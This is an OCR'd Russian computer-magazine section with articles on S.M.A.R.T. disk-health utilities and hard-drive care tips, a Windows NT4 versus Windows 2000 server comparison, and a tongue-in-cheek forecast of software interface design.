На моем компьютере в разное время стояли разные программы, "заведовавшие" "S.M.A.R.T.", среди них преобладали фирменные. Из универсальных стоит упомянуть в первую очередь SIGuardian ("S.M.A.R.T." IDE Guardian), который можно добыть на www.siguardian.com




Несложный в настройке "S.M.A.R.T." IDE Guardian

Программа работает под Windows и только с IDE-дисками, но это именно то, что требуется для обычного компа. Новая версия SIGuardian вполне корректно показывает температуру винта, так что ты легко сможешь оценить, стоит ли ставить дополнительный вентилятор или нет. Удобство SIGuardian - в его гибкости: можно выводить сообщения только тогда, когда здоровье жесткого диска ухудшается, можно тестировать винт только во время загрузки ОС или распорядиться о постоянном контроле с заданными промежутками. На моей машине SIGuardian теперь стоит по умолчанию, периодически пугая меня новыми датами T.E.C. (Threshold Exceed Condition - дата достижения порогового значения) и контролируя перегрев. Что касается значений T.E.C. - разработчики прямо предупреждают: "Вы должны знать, что технология "S.M.A.R.T." это только совещательный сервис, поэтому она может и ошибаться. T.E.C. - Threshold Exceed Condition - день Достижения Порогового Значения - день, когда, возможно, значение атрибута, T.E.C. которого вы видите, упадет (достигнет) порогового (критического) значения. Весьма вероятно, что этот день будет последним днем работы вашего жесткого диска. Чтобы сделать любые выводы и предположения о ближайшем дне T.E.C., SIGuardian'у необходимо изменение любого атрибута "S.M.A.R.T.". Но поскольку такие изменения могут случаться редко, может быть необходимо подождать некоторое время - дни или несколько недель. После первого изменения атрибута SIGuardian может показать очень близкую (скорую) дату T.E.C. - это просто потому, что прошло очень мало времени с момента изменения атрибута.
Вывод - чем больше вы используете SIGuardian - тем более точные прогнозы T.E.C. он делает".



"S.M.A.R.T." IDE Guardian рапортует

Если у тебя имеется диск с гордым именем IBM, не поленись слить с сайта Голубого Гиганта (http://www.storage.ibm.com/hdd/support/download.htm) целую кучу диагностических утилит, среди которых обязательно должна быть и EZ-"S.M.A.R.T." (http://www.storagesoft.com/products/drive_utils/ez_smart.asp). Вообще-то говоря, она не бесплатная, но IBM из гуманизма раздает ее своим потребителям безвозмездно и без всяких ограничений. В установке и настройке нет ничего сложного (мечта американского фермера), утилита работает с дисками IDE и SCSI любых производителей, позволяет гибко себя настроить и способна оценить температуру винта, его заполненность и отправить сигнал бедствия или запустить указанную прогу в случае наступления предсмертного состояния.




EZ-"S.M.A.R.T." на старте

Если тебе неохота вдаваться в подробности "S.M.A.R.T." (программа не приводит описания атрибутов), а оставлять винт без присмотра боязно, - must have!

<У советских - собственная гордость!>

Всем желающим как следует разобраться с диагностикой винчестеров очень настоятельно рекомендую обратиться к услугам программы HDDUtil 2.5, которая представляет собой целый комплекс утилит для обслуживания жестких дисков, разработана Дмитрием Пашковым. Утилита работает со всеми винчестерами, но наиболее полные данные предоставляются только для продукции компании Quantum. HDDUtil 2.5 - "программный комплекс, ориентированный на IDE Hard Disk Drives и предназначенный для диагностики, измерения производительности, восстановления сбойных участков поверхности и получения максимально полной информации о физических параметрах и состоянии винчестеров, а также



Автор и редакция благодарят за помощь в подготовке материала Городскую службу сервиса компьютеров и оргтехники (www.03service.ru) и лично Владимира Горожанкина.

для их конфигурации. Основное отличие HDDUtil 2.5 от множества существующих в природе тестовых программ для HDD - это использование доступа к диску на низком уровне (непосредственно через порты контроллера, для этого программа на время работы создает свой обработчик INT 13h), в то время как обычные тестовые программы используют доступ через прерывание INT 13h BIOS'а".

Drive Health Status от HDDUtil 2.5

Программа абсолютно бесплатна, имеет английский интерфейс, который, что называется, богат самыми невообразимыми вкладками, но бояться не нужно, хоть смотрится аляповато, зато работает на совесть. С гордостью за нашего отечественного разработчика нужно отметить, что максимальная погрешность измерений HDDUtil 2.5 не превышает 2%, против 20-50% других программ. Программа умеет (что особенно важно для аварийных случаев!) восстанавливать сбойные участки поверхности жесткого диска! Это значит, что ни технологический режим, ни специальный профессиональный стенд в ряде случаев не нужны. Еще одна фича программы - способность к посекторному копированию одного винчестера на другой. Т.е. ты можешь без проблем слить всю информацию, в том числе и настроенную ОС с установленными программами, с одного физического носителя на другой и легким движением мышки миновать мучительный процесс установки ОС и необходимых приложений еще раз. По-моему количество "вкусностей" в программе достаточно велико для того, чтобы хотя бы разыскать HDDUtil 2.5 на www.filesearch.ru и взглянуть на нее пристально.

Вкратце перечислю список наиболее "вкусных" возможностей программы HDDUtil 2.5:
Просмотр значений атрибутов "S.M.A.R.T.".
Drive Health Status - отслеживание относительной степени износа механических компонентов винчестера (позиционера, двигателя и т.д. - каждого в отдельности), а также целостности сервоинформации.
Низкоуровневый формат без использования BIOS'а.
Просмотр grown дефект-листа и изменение внутренней конфигурации HDD.
Тесты чтения поверхности: с повторами, без повторов, с проверкой, графический (с построением диаграмм скоростных характеристик) и тест стабильности. Благодаря последнему можно выявить нестабильные (еще не испорченные, но уже потенциально сбойные) секторы.
Heavy Duty Test - тест винчестера максимальной загрузкой операциями (деструктивный и недеструктивный).

<Х рекомендует>

И напоследок дам тебе несколько советов, которые, возможно, помогут избежать всех вышеописанных сомнений и мучений.

Не стоит ставить в "Автозагрузку" все "S.M.A.R.T." - программы, которые только удастся раздобыть в Интернете. Если у тебя есть возможность пользоваться фирменным программным обеспечением, предоставленным производителем винта, - лучше пользоваться именно им. Не впадай в панику, если добрейший "S.M.A.R.T." ругнется на новый винт и отмерит ему всего пару недель жизни. Помни, что наиболее точный результат возможен только при постоянном мониторинге.

Бывает, что на жестком диске появляются "нестабильные" бэды, которые таковыми на самом деле не являются. Залезь в diskedit (из-под DOS), доберись до FAT и пометь новоявленный бэд свободным, на вопрос о синхронизации со второй копией FAT ответь утвердительно, а потом запускай surface test, можно и под виндами. Бэд может исчезнуть.

Винты, работающие со скоростью вращения шпинделя 7200, имеют особенность прилично греться, так что дополнительное охлаждение (и, как минимум, температурный мониторинг) лишними не будут. Таскать с собой, ронять, трясти современные винты большой емкости не стоит, чем меньше их беспокоишь, отвинчиваешь и вынимаешь, тем больше они протянут :). Есть непроверенная информация о гибели винтов, принесенных с мороза и запущенных без предварительного "прогревания" до комнатной температуры. Системы, где применяется оверклокинг системной шиной, не то место, где винты живут долго и счастливо.

Перед покупкой нового винчестера сравни гарантийный срок, предлагаемый производителем, и тот, что указан у продавца.

В нормальных компаниях даже один бэд - это основание для обмена по гарантии. В некоторых фирмах даже ремапы, сделанные в резервной области (т.е. бэды как таковые еще не появились), могут счесть гарантийным случаем, и мне такие случаи известны.

И самый последний совет я почерпнул в одной из эхоконференций ФИДО. Совет целиком и полностью отражает современный взгляд на проблемы диагностики, восстановления и реанимации современных НЖМД: "Если не знаешь что и как - ищи ремонтника, нормального ремонтника, а не C00l }{aCkEr'а с ломанной PC-3000. Хотя, в общем-то, и лицензионная PC-3000 очень уж примитивный инструмент для ремонта новых накопителей. Современный накопитель достаточно сложное электронно-механическое устройство, для того чтобы можно было говорить о полноценном его ремонте при помощи массового коммерческого инструмента, рассчитанного на массового пользователя. Это все равно что набор для хирурга "вылечи сам". А накопитель - он как живое существо. Его чувствовать надо, глубоко понимать, как он работает... И только тогда можно говорить о настоящем ремонте".

http://www.ixbt.com/storage.shtml
http://www.spline.ru/FAQ/faq_hdd.htm
http://www.3dnews.ru/reviews/storage/
http://www.fcenter.ru/articles.shtml?hdd/main
http://itc.ua/hdisk.phtml?pid=16
http://www.epos.kiev.ua/pubs/nk/vpm.htm
http://www.rambler.ru/db/comp/articles.html?t=260004309

PC_Zone

Windows NT vs Windows 2000
Быть или не пить, вот в чем вопрос

Horrific (smirnandr@mail.ru; www.x-c-r.com)

Быть или не пить, вот в чем вопрос


Несмотря на сумасшедшие вложения в рекламу Windows 2000, эта система продается довольно слабо. Многие не торопятся переходить на Win2K. Да это и понятно. Переход требует переобучения, потому что Win2000 похож на WinNT, как я на цветной телевизор :). Многие привыкли к NT и не собираются с ним расставаться. Вот мне и предстоит ответить на вопросы: "Оправдан ли переход на Windows 2000? И вообще, нужен ли он нам в России?".

Я работаю за Windows 2000 уже больше чем полгода и знаю все ее достоинства и недостатки. Я постараюсь беспристрастно сравнить обе версии и могу гарантировать, что мое решение не будет связано с любовью или ненавистью к какой-то из версий. У меня нет ненависти к MS и конкретно к Биллу, хотя я и не одобряю некоторые его шаги. И все же я буду отвечать только за свое мнение. Если кто-то хочет его оспорить, я не против.

Итак, сначала я покажу основные новинки Windows 2000, а ты смотри, нужны они тебе или нет. Если ты не сможешь обойтись без какой-либо возможности, то тебе придется использовать Windows 2000. Ну а если все новинки - полное фуфло, то оставайся в Windows NT4. В этом случае переход на 2000 будет неоправдан.

<Коротко про управление сервером>

Здесь все великолепно. MS умеет делать продукты в стиле "только ткни мышкой". Управление на основе консолей MMC действительно поражает своей простотой и удобством. MMC - настраиваемая консоль, которая может отображать необходимые тебе параметры конфигурации и в том виде, в котором ты захочешь. Так что теперь все находится под рукой. Это действительно удобный инструмент для конфигурирования и управления сервером. В графическом интерфейсе Windows 2000 еще больше приблизился к семейству Win9x. Теперь, сидя на сервере, можно не только админить, но и работать.



Администрирование системы

Очень важным я считаю поддержку Plug&Play. Теперь любое P&P устройство, засунутое под крышку твоего железного друга, автоматически распознается и незамедлительно вступает в работу. Даже не всегда требуется перезагружать сервер.

В Win2000 существенно сократилось количество перезагрузок и запросов типа "Вставьте компакт диск". Например, теперь ты сможешь менять IP адреса без перезагрузки, моментально оказываясь в другой сети. И если драйвера уже установлены, не надо будет вставлять Win2000 CD.


Но самой важной возможностью я бы назвал удаленное управление системой. В NT4 невозможно было полностью управлять сервером удаленно. В 2000-м эту ошибку ис-

правили и ввели достаточно богатые возможности. Если твоя сеть большая, то ты оценишь и делегирование полномочий, которые могут упростить жизнь любому администратору, распределяя нагрузку на несколько человек.

<Active Directory>

Ну, конечно же, это гордость MS, гениальная разработка Active Directory. Честно сказать, я ожидал от нее чего-то большего. Когда я превратил свой комп в контроллер домена, я не ощутил каких-либо серьезных улучшений. Ну есть какие-то скрытые возможности, которые мне абсолютно параллельны. Лично я не ощутил от этих возможностей увеличения производительности моей сети или пользователей в ней. Все мои юзеры видят сервер по-старому и работают с ним так же. Никому даже в голову не приходит, что это Windows 2000, а не старая NT.

Я не могу сказать, что Windows 2000 - это тот же NT, только с простым интерфейсом. Я понимаю, что в моей сети только один сервер, и тот используется как файлсервер и сервер баз данных. В таком виде Windows 2000 просто не может выложиться на все 100 процев. Но все же я ожидал большего. А больше всего меня поразила тормознутость моего серванта, превращенного в контроллер домена. Загрузка стала проходить в два раза медленней, а производительность упала на 30%. И это при конфигурации Pentium 3 700Mh 128mb памяти, на которой NT просто свистела. Поэтому я несколько месяцев помучился с Active Directory и в конце концов снес его к чертовой матери. Теперь моя сеть без домена. Этого достаточно для сетки из 30 компов. Так что Active Directory я больше не ощущаю и в ближайшее время не собираюсь ощущать.



Управление компьютером

Если в твоей сети столько же компов, то я советую тебе сделать то же самое. Но если ты юзаешь громадную сеть с сотней или даже тысячей железок, Windows 2000 сделает это намного лучше. Для этого в Active Directory есть все задатки, которые позволяют управлять большим количеством пользователей с одним серваком. Раньше это было невозможно, и приходилось ставить несколько серверов. Единственное по-настоящему стоящее нововведение - большая защищенность при авторизации. Теперь для этого используется Kerberos, которая намного надежнее, чем старый NTLM.

<В аду я видел ваши DLL!!!>


Наконец-то решена проблема с DLL-Hell. Она заключается в том, что любая прога может изменять системные DLL файлы. А как известно, не у всех программистов прямые руки и не все тонкости мы знаем из-за скрытости платформы Windows, поэтому самостоятельно созданные системные DLL могут нарушить работу ядра Windows.

В Windows 2000 эта проблема решена, и, как заявляет MS, теперь нельзя изменять системные файлы. Это значит, что проги, подменяющие системные DLL, не будут работать в Win2k. Может быть за счет этого Windows 2000 работает надежнее. Хотя, когда я попытался установить на свой сервак драйверы сканера Mustek 2000, система при загрузке засыпалась сообщениями об ошибках. А после установки драйверов Zip некоторые ранее работавшие проги стали отправлять Win 2000 в тот же самый ад.

<Требовательность>

Я так долго могу перечислять нововведения Windows 2000, но все они закончатся одним выводом: "Работать стало проще и удобнее, но я ожидал большего". В Windows 2000 действительно много новых примочек, которые улучшают работу серванта и упрощают настройку, диагностику и администрирование.

В общем, я доволен возможностями и работой Win2000. Меня бесит только один громадный недостаток - тормознутость и требовательность к ресурсам.



Управление безопасностью

Я понимаю, что интерфейс упростился. Я понимаю, что все теперь находится под рукой, но откуда такая требовательность к ресурсам? Неужели из-за изменения дизайна окон требовательность к ресурсам должна увеличиться в четыре раза? Вспомни старый Windows NT. Его потребности ограничивались минимумом 64 мега оперативки. Если ты был счастливый обладатель 128 мегов, то твой сервант уже летал как угорелый.

В Windows 2000 запросы далеко не детские. Рекомендуемый минимум - 256 мегов. Только с таким количеством памяти можно работать с Active Directory. Если у тебя не хватает на это денег, то лучше забудь про большинство новых возможностей. А представь, какие требования нужны, если на сервак поставить сервер баз данных!!! Да на наших домашних железках он загнется после первой загрузки.

<И все же…>

Windows 2000 - достаточно хорошая система, если у тебя много процессорный короб, весь напичканный памятью. Но стоит ли это того? Не легче ли поставить старую и испытанную версию плюс какую-нибудь систему управления NT от стороннего разработчика. В этом случае стоимость владения сервера действительно упадет.

Лично мое мнение - если ты не будешь использовать новых примочек от 2000, то вполне реально обойтись и Win NT4. Эта система уже проверена, и все знают ее косточки наизусть. NT4 уже доведена до ума и при нормальном обращении может работать без сбоев достаточно долгое время. Ну а если ты хочешь почувствовать мощь Windows 2000, то запасись гигабайтами оперативки и многопроцессорной системой. Тогда ты действительно сможешь очутиться в новом, богатом возможностями и хорошо управляемом мире. Вот такое мое скромное мнение.

От редакции: мы специально затронули только серверные возможности Win2k, т.к. все-таки это серверная ОСь. Хотя ты, конечно же, можешь работать на ней, как на workstation, и даже играть в игры, но не забывай, что Win2k изначально была заточена под сервер.

PC_Zone

Софт будущего. Прогноз Настрадалеца
Что нас ждет в мире софта в ближайшее время

Horrific (smirnandr@mail.ru; www.x-c-r.com)

Софт будущего

Я - псих. Мне снятся странные сны. И вообще, я - человек будущего

Прогноз Настрадалеца Что нас ждет в мире софта в ближайшее время


Да! Я псих! Мне снятся странные сны. И вообще, я - человек будущего, мой папа Менделеев, а мама - Циолковский :). Про дедушку Дональда Дака я рассказывать не буду... И сегодня я расскажу тебе то, что открылось мне в галактике. Сам ты идиот! А я провел научное исследование, с которым и собираюсь тебя познакомить.

<Как все начиналось >

Самый первый софт был примитивен и выполнялся в командной строке. Да это и не удивительно, потому что первые ОСи имели только командную строку. Со временем стали появляться первые попытки улучшить интерфейс с помощью ASCII графики. Вспомним все тот же Norton Commander. Его нельзя было назвать графическим, но он уже давал более продвинутые возможности и выглядел, как в графике. Юзеры действительно считали его навороченным, хотя в его коде не было ни одной графической функции (не считая пятой версии).

После этого многие программеры стали пытаться уходить от командной строки, строя свои псевдоокна из ASCII символов. У некоторых получалось хорошо, а некоторые это делали как курица топором. Ко вторым относился и я, потому что по рисованию я имел твердую двойку. Меня можно было назвать "художником", только если вставить после второй буквы "й" :).

Но самое главное это то, что каждый делал свой интерфейс по-своему, и для рядового юзверя очень тяжело было помнить тонкости всех прог. А горячие клавиши вообще не поддавались логике. Например, для выхода программа могла использовать Esc или F10, Ctrl+Q, Ctrl+Alt+Del, Reset :), или вообще что-то из ряда фантастики.



3D кнопки а-ля Win 3.1

С появлением Windows 3.1 мы изменили свое представление о графическом интерфейсе. Он действительно стал графическим. Появились стандарты на обращение с прогами, интерфейс стал схожим, и многие горячие клавиши выполняли одни и те же функции. Все элементы управления выглядели как трехмерные. Если это кнопка, то она обязательно выступала. Вот так мы в свое время пришли к трехмерности и стандартизации элементов управления. Все выглядело примерно одинаково, и функции основных клавиш были одинаковыми. Все выглядело, как в армии. Все подстрижены, сапоги начищены, трава покрашена.

<Страшное настоящее >

С появлением Windows 9x трехмерность стала пропадать. Первыми потеряли объем кнопки и выпадающие списки. Они стали плавающими и изменили свой вид при наведении на них мышкой. Остальные элементы управления и сами окна остались в том же псевдотрехмерном состоянии.

И все вроде бы должно было так остаться, но появился Winamp, который перевернул мир, заставил всех торкнутых программеров выпасть в осадок. В нем уже окно не имело привычного 3D, и элементы управления также претерпели небольшое изменение. На первый взгляд это было непривычно, но, благодаря своей оригинальности, Winamp взлетел на вершины хит-парадов по скачиванию. Но это все фигня, главным отличием винампа стала возможность менять свою кожу (Skin).



Кожи для WinAmp

Не меньшие разговоры вызвали Norton Utilites, где окно управления было выполнено в виде щита. Дядя Нортон показал свою оригинальность и благодаря ей получил неплохую популярность. Хотя эта оригинальность и глючила с некоторыми видюхами, Norton Utilites были популярны. А народ мочился в штаны при виде такой диковины.

И тут понеслось. Интерфейс стал постепенно терять свою трехмерность, а стандартизация интерфейса управления жестко давилась сапогами талантливых кодеров. Программеры снова стали показывать свою оригинальность, и теперь с некоторыми прогами уже без бутылки не разберешься. Хотя MS пытается навязать свои правила оформления интерфейса, заставляя сертифицированных спецов следовать их стандартам, изменений не предвидится. Слишком много появилось программеров-самоучек, которые своими мозгами в гараже под домом готовы заткнуть любого софтверного гиганта по самое не хочу. И все стандарты MS нам ниже пейджера. Кодинг уже перестал носить фуфайку математики. Теперь это не просто соревнование возможностей, но и гонка дизайна, оригинальности и величайших умов.

<Недалекое будущее>

Так что же нас ждет в ближайшем будущем? Каким будет интерфейс? Я считаю, что горячие клавиши будут продолжать выполнять примерно одинаковые действия. От этого никуда не деться. Пользователь должен с первого тыка догадываться, как пользоваться софтиной. Ушастые ламеры не любят учить что-то новое, им подавай все одинаковое.

Дизайн окон будет разнообразным. В будущем нам все реже будут подаваться белые окна с серыми оборками квадратного размера. Формы окон будут разнообразнейшими и шокирующими, как Азия. Большинство утилит станет поддерживать скины (Skins) везде, где это возможно. Ты сам будешь выбирать удобный для тебя дизайн и форму окна. Но, в любом случае, все элементы управления потеряют нынешнюю псевдотрехмерность.

Судя по изменению в моде на интерфейс, он будет уходить в двухмерную плоскость. Возможно, в некоторых случаях он примет явно рисованный вид. Но я знаю точно, что даже MS изменит интерфейс Windows в сторону Web. Это значит, что не только элементы управления будут плавающими, но и окна потеряют свой трехмерный вид. Больше не будет никаких оборочек, берюлечек. Все будет плоское.

Возможно, нас еще будет ожидать прозрачность интерфейса. Что-то подобное уже реализовано во всемогущих яблоках (компьютеры от Apple). Ты думаешь, что MS не посмеет содрать дизайн? Возможно, и не будет сдирать, но в Windows 2000 уже встроены функции для работы с прозрачными окнами (хотя они очень тормозные).



Полупрозрачное окно «Мой компьютер»

Что это значит, узнаем в ближайшем будущем. Но все это недалекое будущее. Этот прогноз сгодится только на ближайшие пару лет.

<А дальше?>

В далеком будущем нас ждет очередной переворот. Если ты хорошо учился в школе... Вот же глупости лезут в голову. Кто сейчас учится? Все пиво пьют. Короче, любой историк тебе скажет, что все в мире происходит циклически с небольшими поправками на прогресс. Не веришь? Тогда краткое со-

NEXT



PC_Zone

Софт будущего. Прогноз Настрадалеца
Что нас ждет в мире софта в ближайшее время



Horrific (smirnandr@mail.ru; www.x-c-r.com)

держание всего, что я говорил:
1. Сначала была плоскость.
2. Появилась псевдотрехмерность.
3. Вернулись в плоскость с поправкой на Flat (все стало плавающим).

Что будет следующим? Правильно. Вернемся в трехмерность с поправкой на 3D ускорители и, возможно, на очки виртуальной реальности. Сейчас железо уже достигло такой мощи, что потянет даже полностью 3D операционку. Почему ее еще нет? Да потому что еще слишком велик парк старого железа, а самый крупный производитель ОС слишком жадный, чтобы забыть про них. Ты представляешь, сколько денег потеряет Билл, если они не купят его ОС по причине слабости железа? Вот именно. Но в обозримом будущем нас все же ожидает переход в полный 3D с базуками и плазменными пушками вместо указателя мыши :). Вот уж разгуляется рука :). (Прим. редакции: MS готовит новую ОСь, следующую после XP, рабочее название Blackcomb, где интерфейс будет полностью трехмерным. Мы сейчас ищем любую информацию об этой ОСи, т.к. точно знаем, что один билд уже есть. Как только найдем где-нибудь этот билд или соберем достаточно инфы - сделаем материал.)

А если серьезно, то уже сейчас есть надстройки для Windows, которые превращают ОС в настоящий трехмерный мир. Так что вот так мы и будем гулять в цикле двухмерности и трехмерности с поправкой на прогресс. А что поделаешь, мода требует жертв!!!

<А что будет внутри прог? >

Чтобы предсказать внутренности прог, не нужно смотреть на историю. Тут уже все зависит от прогресса и заинтересованности. На данный момент понятно, что весь софт будет повально интегрироваться с паутиной Internet и пичкаться мультимедиа.

Размер кода будет расти по двум причинам:

1. Изменяются технологии программирования. Каждая новая технология увеличивает размер файлов и уменьшает скорость. Так, например, после повального перехода всех с языка assembler на C размеры файлов увеличились на 10-20%. После перехода с C на C++ размер файлов увеличился на 30-50%. Если дальше мы перейдем на компонентную модель Borland, то мы потеряем еще 20% на маленьких приложениях, но большие выиграют (как уже сейчас выигрывают Windows Commander и The BAT). Если мы перейдем на какую-то разработку MS, то мы проиграем еще больше (как проигрывают в размере IE и Outlook своим конкурентам).

2. Приложения будут увеличиваться за счет графических наворотов и полетов мысли программеров. Уже сейчас видна тенденция к встраиванию в проги различных multimedia глюков. Если раньше прога выдавала звуковые сигналы за счет кода, то теперь это отдельные звуковые файлы высокого качества и большого объема.

Функциональность прог не будет увеличиваться из-за жадности компаний. Когда в софте появляются новые функции, цена возрастает, а число потребителей уменьшается. Тут появляется доморощенный программер и дает простенькую и удобную утилиту. Все переходят к нему. Крупный производитель тут же бросает проект. А мелкий начинает улучшать свой и повышать цену, пока его жадность не превысит предел. Такое встречается очень часто, и никуда от этого не деться.

Хотя есть и другая сторона - интеграция. Проги будут объединятся, превращаясь в одно целое. Примером такой интеграции может быть Office. Интеграция увеличивает цену софта, и опять появляются маленькие проги, которые дают чуть меньше возможностей, но достаточны для рядового пользователя.

Итак, мы приходим к тому, что размер прог будет расти быстрей, чем их функциональность.

<Итого!!! >

Наше будущее изменчиво, и оно будет постоянно меняться из 2D в 3D и обратно. Я допускаю, что 3D может понравиться народу настолько, что от него никто не уйдет, но я гарантирую, что в него придет что-то из нынешнего двухмерного мира. Например, я не уверен, что первые варианты будут плавающими. Но следующие версии точно наследуют это чудо нынешней дизайнерской мысли.

Прозрачность однозначно войдет в нашу жизнь. Может и не сразу, но потом обязательно войдет. Программеры - люди, которые очень много проводят времени за железом. Они женщин практически не видят, поэтому они мечтают о прозрачности во всем: в одежде, в окнах, дверях и Windows 9x :).

На этом мое предсказание заканчивается, потому что ко мне зашел знакомый психиатр и сейчас будет меня лечить. А теперь закрой один глаз рукой и скажи сам себе: "Размечтался одноглазый!" :).




ОТВЕЧАЙ ЗА БАЗАР


Интеграция программ уже идет, но в ближайший год ожидается повальный переход на сеть. Подтверждением моих слов является выход Delphi 6, в котором встроено громадное количество функций для работы с Internet.

MS не отстает. Уже скоро должна появиться новая версия Visual Studio, которая полностью интегрирована с глобальной сетью. Помимо этого будет новый язык C#, который должен заменить Java. Но это MS размечталась. Java уже вошла в нашу жизнь, и вряд ли ее что-то сможет заменить. Хотя чем черт не шутит.

Переход в трехмерный мир тоже не за горами. Если ты регулярно читаешь Х, то должен был увидеть в разделе шаровар описание своеобразного IE кубика. Это действительно оригинальный и трехмерный браузер. Возможно, все будущие проги будут выглядеть именно так.

Если интеграция с Internet уже идет, то переход в полный 3D пока только исключение, чем правило. Пока в средства разработки или ОС не будут встроены соответствующие функции, об ОС-шутере можно только мечтать. Так что приятных тебе сновидений в ожидании этих функций :).







PC_Zone

ICQ ПОД LINUX

Zero Gravity

ICQ под Linux

